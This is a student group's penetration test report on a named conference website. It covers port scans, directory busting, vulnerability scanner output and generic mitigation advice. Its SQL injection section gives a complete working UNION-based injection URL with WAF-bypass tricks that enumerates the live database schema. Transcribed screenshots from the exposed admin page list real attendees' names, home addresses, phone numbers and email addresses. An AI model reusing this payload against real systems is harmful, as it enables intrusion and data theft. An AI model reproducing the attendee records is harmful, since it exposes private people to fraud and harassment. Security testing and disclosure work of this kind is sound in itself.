



GROUP - D

P E N E T R A T I O N T E S T I N G



GROUP MEMBERS

Ajith Bala

Aseer Bazal

Dheeraj T B

Dhyan Krishna

Michelle Pantelouris

Mo Matin Udhi

Poornesh

Reduan

Samithran Ramesh

Sayyam Saboo

Subhashis mondal

Utsavpari Pareshpari Gosai

Vaishnavi. V



PENETRATION TESTING

CLIENT : Manashakti

TARGET: <https://conference.manashakti.org>

TYPE : Black Box



ISSUE MATRIX

This section lists all issues identified during the assessment, their severity rating, and a brief description along with the associated IDs:

ID	RISK	TITLE	DETAILS
#01	Critical	Database version and creator	Threat actors have the ability to perform SQLi to gain access to the database and the admin panel.
#02	Critical	User Information Disclosure	Threat Actors have the ability to gain access to sensitive information for all attendees, including home addresses.
#03	High	Local Privilege Escalation via Outdated SMTP Service	Exploit that occurs when a user or software program gains higher privileges or access rights on a system or application than originally intended.
#04	Medium	Unnecessary Open Ports	Non web-based ports are open which can cause a significant increase in the attack surface.
#05	Medium	Vulnerable MySQL Dependency	SQL Injection was found at /post. I was able to exploit this vulnerability to gain access to the admin page
#06	Low	Exposed Login Page	Login page was obtained through directory busting.



RECONNAISSANCE/SCANNING

Tools used :

Nmap

Nmap is a tool used to explore computer networks. It helps find what devices are connected, what services they offer, and how they're protected. It's useful for network admins to understand their networks and for security experts to spot potential vulnerabilities.

Dirsearch

Dirsearch is a tool used to find hidden directories and files on web servers. It helps security professionals identify potential vulnerabilities by scanning websites for areas that may not be easily visible but could pose a risk.



Nmap findings :

```
└─(root㉿KALI)-[~]
└─# nmap conference.manashakti.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 21:47 IST
Stats: 0:00:38 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth
Scan
SYN Stealth Scan Timing: About 24.83% done; ETC: 21:50 (0:01:52 remaining)
Nmap scan report for conference.manashakti.org (103.21.58.156)
Host is up (0.080s latency).
Other addresses for conference.manashakti.org (not scanned): 64:ff9b::6715:
  rDNS records for 103.21.58.156: cp-in-2.websostbox.net
Not shown: 986 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
26/tcp    open  rsftp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
465/tcp   open  smtps
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
3306/tcp  open  mysql
```



GROUP - D

Nmap Script Scan findings :

nmap -sV --script=vulners.nse -oN nmapScan conference.manashakti.org

Reference Link: <https://vulners.com/exploitdb/EDB-ID:47307>

```
root@KALI:~
```

```
File Actions Edit View Help
root@KALI:~ x root@KALI:~ x
587/tcp open  smtp      Exim smptd 4.96.2
| vulners:
|   cpe:/a:exim:exim:4.96.2:
|     MSF:EXPLOIT-LINUX-LOCAL-EXIM4_DELIVER_MESSAGE_PRIV_ESC- 10.0  https://vulners
F:EXPLOIT-LINUX-LOCAL-EXIM4_DELIVER_MESSAGE_PRIV_ESC-*EXPLOIT*
|     EXPLOITPACK:4FFD4258EB9240F56C83A57C965E0913 10.0  https://vulners.com/exp
CK:4FFD4258EB9240F56C83A57C965E0913 *EXPLOIT*
|     EXIM_EXPANSION_RCE 10.0  https://vulners.com/canvas/EXIM_EXPANSION_RCE
|       EDB-ID:47307 10.0  https://vulners.com/exploitdb/EDB-ID:47307 *EXPLOI
|       EDB-ID:46996 10.0  https://vulners.com/exploitdb/EDB-ID:46996 *EXPLOI
|       EDB-ID:46974 10.0  https://vulners.com/exploitdb/EDB-ID:46974 *EXPLOI
|       E1FEC345-BB7E-5FFE-AD78-64A1B9E93172 10.0  https://vulners.com/githubexplo
FFE-AD78-64A1B9E93172 *EXPLOIT*
|       CVE-2019-10149 10.0  https://vulners.com/cve/CVE-2019-10149
|       ADA0DDA5-BF6D-5656-87DA-B9E2BF0777ED 10.0  https://vulners.com/githubexplo
656-87DA-B9E2BF0777ED *EXPLOIT*
|       910B7127-C06A-533E-BFC7-6ED36944EA87 10.0  https://vulners.com/githubexplo
33E-BFC7-6ED36944EA87 *EXPLOIT*
|       7DB4D6C1-099F-581F-8C39-DB454925C570 10.0  https://vulners.com/githubexplo
81F-8C39-DB454925C570 *EXPLOIT*
|       7B7215E0-65A8-5ECC-B222-5204D0DE0ABF 10.0  https://vulners.com/githubexplo
ECC-B222-5204D0DE0ABF *EXPLOIT*
|       53BB099A-E497-5170-9B4B-16FB5A78CF67 10.0  https://vulners.com/githubexplo
```

The screenshot shows the Vulners.com website interface. The URL in the address bar is vulners.com/exploitdb/EDB-ID:47307. The page title is "Metasploit EDB-ID:47307". On the left, there's a sidebar with links to Database, Scanner, Perimeter Scanner, Email, Webhook, Plugins, Resources, Pricing, and Contacts. A "SIGN IN" button is at the bottom of the sidebar. The main content area has a heading "Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)". Below it, there's a timestamp "2019-08-26 00:00:00", the exploit name "Metasploit", the source "www.exploit-db.com", and a view count "1465". To the right, there's a large code block for the Metasploit module, and a sidebar on the far right showing statistics: CVSS Score (9.8 High), AI Score (9.9 High), Confidence (High), CVSS2 Score (10 High), EPSS (0.974 High), and Percentile (99.9%).

```
## This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'expect'

class MetasploitModule < Msf::Exploit::Local
  Rank = ExcellentRanking

  include Msf::Exploit::FileDropper
  include Msf::Post::File
  include Msf::Post::Linux::Priv
  include Msf::Post::Linux::System

  def initialize(info = {})
    super(update_info(info,
```



Nmap Script Scan findings :

Reference Link: <https://nvd.nist.gov/vuln/detail/CVE-2020-14760>

```
root@KALI:~
```

File Actions Edit View Help

```
root@KALI:~ x root@KALI:~ x
```

```
CVE-2023-51767 3.5 https://vulners.com/cve/CVE-2023-51767
PRION:CVE-2018-20685 2.6 https://vulners.com/prion/PRION:CVE-2018-20685
CVE-2018-20685 2.6 https://vulners.com/cve/CVE-2018-20685
PACKETSTORM:151227 0.0 https://vulners.com/packetstorm/PACKETSTORM:151
1337DAY-ID-30937 0.0 https://vulners.com/zdt/1337DAY-ID-30937
3306/tcp open mysql MySQL 5.7.23-23
vulners:
cpe:/a:mysql:mysql:5.7.23-23:
PRION:CVE-2020-14760 7.5 https://vulners.com/prion/PRION:CVE-2020-14760
PRION:CVE-2019-14540 7.5 https://vulners.com/prion/PRION:CVE-2019-14540
PRION:CVE-2021-2011 7.1 https://vulners.com/prion/PRION:CVE-2021-2011
PRION:CVE-2021-2060 6.8 https://vulners.com/prion/PRION:CVE-2021-2060
PRION:CVE-2021-2014 6.8 https://vulners.com/prion/PRION:CVE-2021-2014
PRION:CVE-2021-2001 6.8 https://vulners.com/prion/PRION:CVE-2021-2001
PRION:CVE-2020-14869 6.8 https://vulners.com/prion/PRION:CVE-2020-14869
PRION:CVE-2020-14867 6.8 https://vulners.com/prion/PRION:CVE-2020-14867
PRION:CVE-2020-14812 6.8 https://vulners.com/prion/PRION:CVE-2020-14812
PRION:CVE-2020-14765 6.8 https://vulners.com/prion/PRION:CVE-2020-14765
PRION:CVE-2020-14672 6.8 https://vulners.com/prion/PRION:CVE-2020-14672
PRION:CVE-2021-2144 6.5 https://vulners.com/prion/PRION:CVE-2021-2144
PRION:CVE-2021-2022 6.3 https://vulners.com/prion/PRION:CVE-2021-2022
PRION:CVE-2022-21367 5.5 https://vulners.com/prion/PRION:CVE-2022-21367
PRION:CVE-2020-2760 5.5 https://vulners.com/prion/PRION:CVE-2020-2760
```

nvd.nist.gov/vuln/detail/CVE-2020-14760

VULNERABILITIES

NOTICE UPDATE

NIST has updated the [NVD program announcement page](#) with additional information regarding recent concerns and the temporary delays in enrichment efforts.

CVE-2020-14760 Detail

Description

Vulnerability in the MySQL Server product of Oracle MySQL (component: Server: Optimizer). Supported versions that are affected are 5.7.31 and prior. Easily exploitable vulnerability allows high privileged attacker with network access via multiple protocols to compromise MySQL Server. Successful attacks of this vulnerability can result in unauthorized ability to cause a hang or frequently repeatable crash (complete DOS) of MySQL Server as well as unauthorized update, insert or delete access to some of MySQL Server accessible data. CVSS 3.1 Base Score 5.5 (Integrity and Availability impacts). CVSS Vector: (CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:L/A:H).

Severity

CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

CNA: Oracle Base Score: 5.5 MEDIUM Vector:

QUICK INFO

CVE Dictionary Entry: CVE-2020-14760
NVD Published Date: 10/21/2020
NVD Last Modified: 03/29/2022
Source: Oracle



Dirsearch findings :

dirsearch -u "https://conference.manashakti.org/"

```
(_III_) (/(_( _I )  
  
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25  
Wordlist size: 11460  
  
Output File: /root/reports/https_conference.manashakti.org/_24-04-11_21-5-13.txt  
  
Target: https://conference.manashakti.org/  
  
[21:57:13] Starting:  
[21:57:16] 406 - 226B - /jsp.bak  
[21:57:16] 406 - 226B - /js.bak  
[21:57:16] 406 - 226B - /html.old  
[21:57:16] 406 - 226B - /aspx.bak  
[21:57:16] 406 - 226B - /php.bak  
[21:57:16] 301 - 245B - /js → https://conference.manashakti.org/js/  
[21:57:16] 406 - 226B - /aspx.old  
[21:57:16] 406 - 226B - /jsp.old  
  
[21:57:49] 406 - 226B - /2020.sql  
[21:57:51] 406 - 226B - /_.htpasswd  
|[21:57:59] 406 - 226B - /accounts.sql  
[21:58:56] 406 - 226B - /admin.old  
[21:58:56] 406 - 226B - /admin.mdb  
[21:58:56] 200 - 321KB - /admin.php  
[21:58:57] 406 - 226B - /admin/includes/configure.php~  
[21:58:58] 406 - 226B - /admin/portalcollect.php?f=http://xxx&t=js  
[21:58:58] 406 - 226B - /admin2.old  
^[[21:59:11] 406 - 226B - /affiliates.sql  
[21:59:11] 406 - 226B - /analytics/saw.dll?getPreviewImage&previewF  
h=/etc/passwd  
[21:59:13] 406 - 226B - /apiserver-key.pem  
[21:59:13] 406 - 226B - /app/config/database.yml~  
[21:59:14] 406 - 226B - /app/etc/local.xml.bak  
[21:59:14] 406 - 226B - /archive.sql  
[21:59:17] 406 - 226B - /back.sql  
[21:59:17] 406 - 226B - /backup.inc.old  
[21:59:17] 406 - 226B - /backup.htpasswd
```

- <https://conference.manashakti.org/admin.php>
- <https://conference.manashakti.org/js>
- <https://conference.manashakti.org/configtest.php>



VULNERABILITY ASSESSMENT

ADMIN.PHP

<https://conference.manashakti.org/admin.php>

- Unauthorized access
- Sensitive info

The screenshot shows a web browser displaying the URL conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001%20. The page has a red header bar with 'Welcome' and 'Conference Info' buttons. Below the header, the title 'Admin Reports' is displayed. A search bar with placeholder text 'Search:' and a note 'Please filter results by choosing filter column type and filling one to three values one by one from left to right below.' is present. A 'Filter' button is located below the search bar. The main content is a table with the following data:

Order ID	Reference Number	Order Date	Order Time	Name	Designation	Profession	Age	Address	City
CONF0001	45100	2018-08-21	10:58:03	Sukrut Hukkerikar	TEST	TEST	33	Varsoli, Lonavala	Lonavala
CONF0002	32161	2018-08-21	10:58:03	PRAJAKTA DESHPANDE	LECTURER	ACADEMICIAN	37	1, LAXMI-VISHNU, SUYOG SOC, SHIKHAAREWADI, NASIKROAD	NASIK



MITIGATING ADMIN.PHP


- 1. Access Controls:** Restrict access using strong authentication and IP whitelisting.
- 2. Network Segmentation:** Place admin.php behind firewalls or in a separate network zone.
- 3. Secure Configuration:** Ensure HTTPS, strong authentication, and secure session management.
- 4. Monitoring and Logging:** Monitor access and log activities for analysis.
- 5. Regular Security Assessments:** Conduct frequent vulnerability scans and penetration tests.



LOGIN PAGE

<https://conference.manashakti.org:2096/src/configtest.php>

- This page could be vulnerable to XSS or other injections.





MITIGATING XSS AND INJECTION ATTACKS

- 1. Input Sanitization:** Validate and sanitize user input.
- 2. Parameterized Queries:** Use prepared statements for database interaction.
- 3. Content Security Policy (CSP):** Implement CSP headers to restrict content sources.
- 4. HTTP Security Headers:** Utilize headers like X-XSS-Protection.
- 5. Session Management:** Secure session handling practices.
- 6. Input Validation:** Validate input data on the client and server sides.
- 7. Regular Security Testing:** Conduct code reviews and security assessments.



SQL INJECTION

SQL injection is a type of cyber attack where an attacker injects malicious SQL code into input fields of a web application's form, such as login forms or search fields. This code is then executed by the application's database, allowing the attacker to manipulate or retrieve data, bypass authentication, or even execute administrative tasks on the database server.

`https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&search=Filter'`

The screenshot shows a Cyberfox browser window titled "MANASHAKTI | Admin Requirement - Cyberfox". The URL in the address bar is `https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&search=Filter'`. The browser's developer tools are open, specifically the Network tab, which lists several requests under the "SQL" category, including "UNION BASED", "ERROR/DOUBLE", "TOOLS", "WAF BYPASS", "ENCODE", "HTML", "ENCRYPT", "MORE", "XSS", and "LFI". Below the Network tab, there are buttons for "Load ...", "Split ...", and "Execute". The main content area displays an "Admin Reports" page with a table of participant information. The table includes columns for Order ID, Reference Number, Order Date, Order Time, Participant Name, Participant Address, Offer, Type of Delegate, Registration Fees, Accommodation, Food Only, Total Fees Paid, Payment Method, and Order Status. A dropdown menu for "Order ID" is open, showing options like Order ID, Reference Number, Order Date, Order Time, Participant Name, Participant Address, Offer, Type of Delegate, Registration Fees, Accommodation, Food Only, Total Fees Paid, and Payment Method. The table data shows a single row for CONF0171, with details including Dr.Prachi Rahul Chincholkar as the participant, Practicing Ayur as the designation, age 31, address Flat no.302 yash siddhi apt. Sector no.29 Near D-Mart, city Pune, state Maharashtra, country India, zip 412101, phone 09657709321, email dr.prachi.chincholkar@gmail.co, offer Regular, type of delegate Indian Delegate, pickup 0, and accommodation 7500.



[https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/\(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a3070782031707820357078202330303b666f6e742d73697a653a33307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version\(\),0x3c62723e44622055736572203a20,user\(\),0x3c](https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a3070782031707820357078202330303b666f6e742d73697a653a33307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c)

MANASHAKTI | Admin Requirement - Cyberfox

Sat Apr 13 02:00

MANASHAKTI ... Cyberfox Start ... +

INT SQL UNION BASED ERROR/DYNAMIC WAF BYPASS ENCODE HTML ENCRYPT MORE XSS LFI

Load ... https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a3070782031707820357078202330303b666f6e742d73697a653a33307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c

Split ... 3307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c

Execute 20,version(),0x3c62723e44622055736572203a20,user(),0x3c

Post Referrer 0xHEX %URL BASE64 Insert to repl Insert replace Replace

CONF0001	45100	2018-08-21	10:58:03	Sukrut Hukkerikar	TEST	TEST	33	Varsoli, Lonavala	Lonavala	Maharashtra	India	410401	08975229505	sukrut.g.h@
CONF0002	32161	2018-08-21	10:58:03	PRAJAKTA DESHPANDE	LECTURER	ACADEMICIAN	37	1, LAXMI-VISHNU, SUYOG SOC, SHIKHAAREWADI, NASIKROAD	NASIK	Maharashtra	India	422101	9423174750	prajakta.sd@
CONF0003	97280	2018-08-21	10:58:03	Dr. Shreya Sudhanush Ghag	Doctor	Physiotherapist	38	Flat no 51, A-3, Agastha Garden Enclave, Pirojsha Nagar, Vikhroli East	Mumbai	Maharashtra	India	400079	+91 9223380090	dr.shreya.gh@
CONF0004	2147483647	2018-08-20	17:07:18	Geetesh Suresh Kulkarni	adhoc	adhoc	-1	Manashakti Research Centre, Mumbai Pune Highway	Lonavla	Maharashtra	India	410401	+919763986661	gitesh8@gm
CONF0005	13698	2018-08-21	10:58:03	Prasad Namdeo Joshi	Project Manager	Project Managem	43	42/D-316 Manish Nagar, J.P. Road, Andheri (West)	Mumbai	Maharashtra	India	400053	+91 9372491328	prasad_josh



https://conference.manashakti.org/admin.php?
field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a307078203
1707820357078202330303b666f6e742d73697a653a33307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273
696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c6520626f726465723d2231223e3c74686561643e3c74723e3c74683e44617461626173653c2f74683e3c74683e5461626c6
53c2f74683e3c74683e436f6c756d6e3c2f74686561643e3c2f74723e3c74626f64793e,(select%20(@x)%20/*!00000from*/%20(select%20(@x:=0x00),
(select%20(0)%20/*!00000from*/%20(information_schema/**.columns)%20where%20(table_schema!=0x696e666f726d6174696f6e5f736368656d61)%20and%20(0x00)%20in%20(@x:=/*!00000concat*/(@x,0x3c74723e3c74643e3c66
6f6e7420636f6c6f723d7265642073697a653d333e266e6273703b266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d677265656e2073697a653d3
33e266e6273703b266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d626c75652073697a653d333e,column_name,0x266e6273703b266e6273703b3
c2f666f6e743e3c2f74643e3c2f74723e))))x)),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&search=Filter

The screenshot shows a web application interface titled "Admin Reports". The URL in the address bar is `conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001%27AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a307078203...`. The page displays a table with columns: Order ID, Reference Number, Order Date, and Order Time. A red banner at the top of the table area reads "Injected by Dh4ni Vuppala" and "Db Version : 5.7.23-23". Below the banner, it says "Db User : manaspgt_conf@localhost". The table lists database information for the "ACGS_Delegates" table:

Database	Table	Column
manaspgt_manashakti_conf	ACGS_Delegates	id
manaspgt_manashakti_conf	ACGS_Delegates	fullName
manaspgt_manashakti_conf	ACGS_Delegates	designation
manaspgt_manashakti_conf	ACGS_Delegates	profession
manaspgt_manashakti_conf	ACGS_Delegates	age
manaspgt_manashakti_conf	ACGS_Delegates	address
manaspgt_manashakti_conf	ACGS_Delegates	city
manaspgt_manashakti_conf	ACGS_Delegates	state
manaspgt_manashakti_conf	ACGS_Delegates	country



MITIGATING SQL INJECTION

- 1. Input Validation:** Ensure only expected data is accepted.
- 2. Prepared Statements:** Use parameterized queries to separate SQL code from data.
- 3. Least Privilege:** Limit database user privileges.
- 4. Escape User Input:** If necessary, escape user input.
- 5. Web Application Firewalls (WAF):** Monitor and block malicious SQL injection patterns.
- 6. Regular Security Audits:** Conduct penetration testing and code reviews to identify and fix vulnerabilities.



NESSUS SCAN RESULTS

Nessus is an online tool used to explore computer networks. It helps find what devices are connected, what services they offer, and how they're protected. It's useful for network admins to understand their networks and for security experts to spot potential vulnerabilities.



Vulnerabilities					Total: 22
SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME	
MEDIUM	6.5	-	142960	HSTS Missing From HTTPS Server (RFC 6797)	
LOW	N/A	-	42057	Web Server Allows Password Auto-Completion	
LOW	2.6*	-	34850	Web Server Uses Basic Authentication Without HTTPS	
INFO	N/A	-	49704	External URLs	
INFO	N/A	-	84502	HSTS Missing From HTTPS Server	
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)	
INFO	N/A	-	10107	HTTP Server Type and Version	
INFO	N/A	-	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header	
INFO	N/A	-	50345	Missing or Permissive X-Frame-Options HTTP Response Header	
INFO	N/A	-	11219	Nessus SYN scanner	
INFO	N/A	-	40665	Protected Web Page Detection	
INFO	N/A	-	100669	Web Application Cookies Are Expired	
INFO	N/A	-	85602	Web Application Cookies Not Marked Secure	
INFO	N/A	-	40773	Web Application Potentially Sensitive CGI Parameter Detection	
INFO	N/A	-	91815	Web Application Sitemap	
INFO	N/A	-	11032	Web Server Directory Enumeration	
INFO	N/A	-	49705	Web Server Harvested Email Addresses	
INFO	N/A	-	10286	Web Server No 404 Error Code Check	

INFO	N/A	-	51080	Web Server Uses Basic Authentication over HTTPS
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	10662	Web mirroring
INFO	N/A	-	11424	WebDAV Detection

* indicates the v3.0 score was not available; the v2.0 score is shown



CONCLUSION

- Domain is vulnerable to Brute Forcing and SQLi attacks.
- Admin Report can be easily accessed which contains sensitive information
- Unnecessary open ports increase the attack surface.
- Is vulnerable to local privilege escalation, which allows a user to gain higher access rights to a system or application.



THANK YOU